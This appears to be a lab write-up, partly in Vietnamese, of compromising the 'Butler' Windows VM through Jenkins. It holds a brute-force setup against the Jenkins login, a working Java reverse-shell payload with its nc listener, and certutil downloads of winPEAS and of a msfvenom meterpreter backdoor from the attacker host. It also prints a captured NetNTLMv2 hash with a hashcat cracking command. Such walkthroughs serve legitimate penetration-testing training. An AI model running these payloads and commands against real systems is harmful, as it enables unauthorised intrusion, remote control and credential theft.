Butler

Tuesday, August 2, 2022

11:00 PM

$ nmap -A -p- -T4 192.168.44.145

Starting Nmap 7.91 ( <https://nmap.org> ) at 2022-08-03 10:45 EDT

Nmap scan report for 192.168.44.145 (192.168.44.145)

Host is up (0.00015s latency).

Not shown: 65523 closed ports

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds?

5040/tcp open unknown

7680/tcp open pando-pub?

8080/tcp open http Jetty 9.4.41.v20210516

| http-robots.txt: 1 disallowed entry

|\_/

|\_http-server-header: Jetty(9.4.41.v20210516)

|\_http-title: Site doesn't have a title (text/html;charset=utf-8).

49664/tcp open msrpc Microsoft Windows RPC

49665/tcp open msrpc Microsoft Windows RPC

49666/tcp open msrpc Microsoft Windows RPC

49667/tcp open msrpc Microsoft Windows RPC

49668/tcp open msrpc Microsoft Windows RPC

49669/tcp open msrpc Microsoft Windows RPC

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|\_clock-skew: 13h59m58s

|\_nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:31:83:b8 (VMware)

| smb2-security-mode:

| 2.02:

|\_ Message signing enabled but not required

| smb2-time:

| date: 2022-08-04T04:49:38

|\_ start\_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 288.07 seconds

Thử telnet nhưng không có gì

┌──(kali㉿kali)-[~/Desktop]

└─$ telnet 192.168.44.145 7680

Trying 192.168.44.145...

Connected to 192.168.44.145.

Escape character is '^]'.

quit


exit

Connection closed by foreign host.

Vào trang chủ jenkins, đăng nhập bằng tài khoản mặc định nhưng không thành công

<http://192.168.44.145:8080>

Bruteforce bằng burpsuite




Đặt payload như sau

Payload Sets 
You can define one or more payload sets. The number of payload sets depends on thk 
be customized in different ways. 
Payload set: 
Payload type: Simple list 
Payload Options [Simple listl 
Payload count: 4 
Request count: 20 
This payload type lets you configure a simple list of strings that are used as payloads. 
Paste 
Load 
Remove 
Clear 
Deduplicate 
Add 
Add from list . 
admin 
admin 
administrator 
jenkins 
Enter new item 

Payload Sets 
You can define one or more payload sets. The number of payload sets depends on the attack type define( 
be customized in different ways. 
Payload set: 2 
Payload type: Simple list 
Payload Options [Simple listl 
Payload count: 5 
Request count: 20 
This payload type lets you configure a simple list of strings that are used as payloads. 
Paste 
Load 
Remove 
Clear 
Deduplicate 
Add 
Add from list . 
password 
Password 
passwordl 
Passwordl 
jenkins 
Enter a new item 

Kết quả như sau



Đăng nhập vào jenkins và lấy reverse shell bằng payload sau:

String host="localhost";

int port=8044;

String cmd="cmd.exe";

Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();

Trên máy tấn công bật nc trước:

nc -nvlp 443

listening on [any] 443 ...

connect to [192.168.44.128] from (UNKNOWN) [192.168.44.145] 50064

Microsoft Windows [Version 10.0.19043.928]

(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>whoami

whoami

butler\butler

C:\Program Files\Jenkins>systeminfo

systeminfo

Host Name: BUTLER

OS Name: Microsoft Windows 10 Enterprise Evaluation

OS Version: 10.0.19043 N/A Build 19043

OS Manufacturer: Microsoft Corporation

OS Configuration: Standalone Workstation

OS Build Type: Multiprocessor Free

Registered Owner: butler

Registered Organization:

Product ID: 00329-20000-00001-AA079

Original Install Date: 8/14/2021, 3:51:38 AM

System Boot Time: 8/3/2022, 9:37:43 PM

System Manufacturer: VMware, Inc.

System Model: VMware7,1

System Type: x64-based PC

Processor(s): 3 Processor(s) Installed.

[01]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3194 Mhz

[02]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3194 Mhz

[03]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3194 Mhz

BIOS Version: VMware, Inc. VMW71.00V.18452719.B64.2108091906, 8/9/2021

Windows Directory: C:\Windows

System Directory: C:\Windows\system32

Boot Device: \Device\HarddiskVolume1

System Locale: en-us;English (United States)

Input Locale: en-us;English (United States)

Time Zone: (UTC-08:00) Pacific Time (US & Canada)

Total Physical Memory: 4,095 MB

Available Physical Memory: 2,151 MB

Virtual Memory: Max Size: 5,503 MB

Virtual Memory: Available: 3,526 MB

Virtual Memory: In Use: 1,977 MB

Page File Location(s): C:\pagefile.sys

Domain: WORKGROUP

Logon Server: N/A

Hotfix(s): 6 Hotfix(s) Installed.

[01]: KB4601554

[02]: KB5013887

[03]: KB5000736

[04]: KB5015807

[05]: KB5014671

[06]: KB5001405

Network Card(s): 1 NIC(s) Installed.

[01]: Intel(R) 82574L Gigabit Network Connection

Connection Name: Ethernet0

DHCP Enabled: Yes

DHCP Server: 192.168.44.254

IP address(es)

[01]: 192.168.44.145

[02]: fe80::d84f:eb80:5807:1704

Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.

Copy winpeas

C:\Program Files\Jenkins> certutil -urlcache -f <http://192.168.44.128/winPEASx64.exe> winpeas.exe

certutil -urlcache -f <http://192.168.44.128/winPEASx64.exe> winpeas.exe

\*\*\*\* Online \*\*\*\*

CertUtil: -URLCache command completed successfully.

Chạy winpeas Thu được thông tin sau

butler::BUTLER:1122334455667788:1ac7ac3cb6c51764c9934d0d84f26279:0101000000000000d7d869814ca7d801d307dab2c5d47645000000000800300030000000000000000000000000300000ac6c3b895a9cb2e9e681a55396942e27f2f193caaa7caa1f0a48ca3d7000df420a00100000000000000000000000000000000000090000000000000000000000

hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt

Tạo backdoor:

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=192.168.44.128 LPORT=4445 -f exe > wise.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x64 from the payload

No encoder specified, outputting raw payload

Payload size: 510 bytes

Final size of exe file: 7168 bytes

Tải backdoor:

certutil -urlcache -f <http://192.168.44.128:81/wise.exe> wise.exe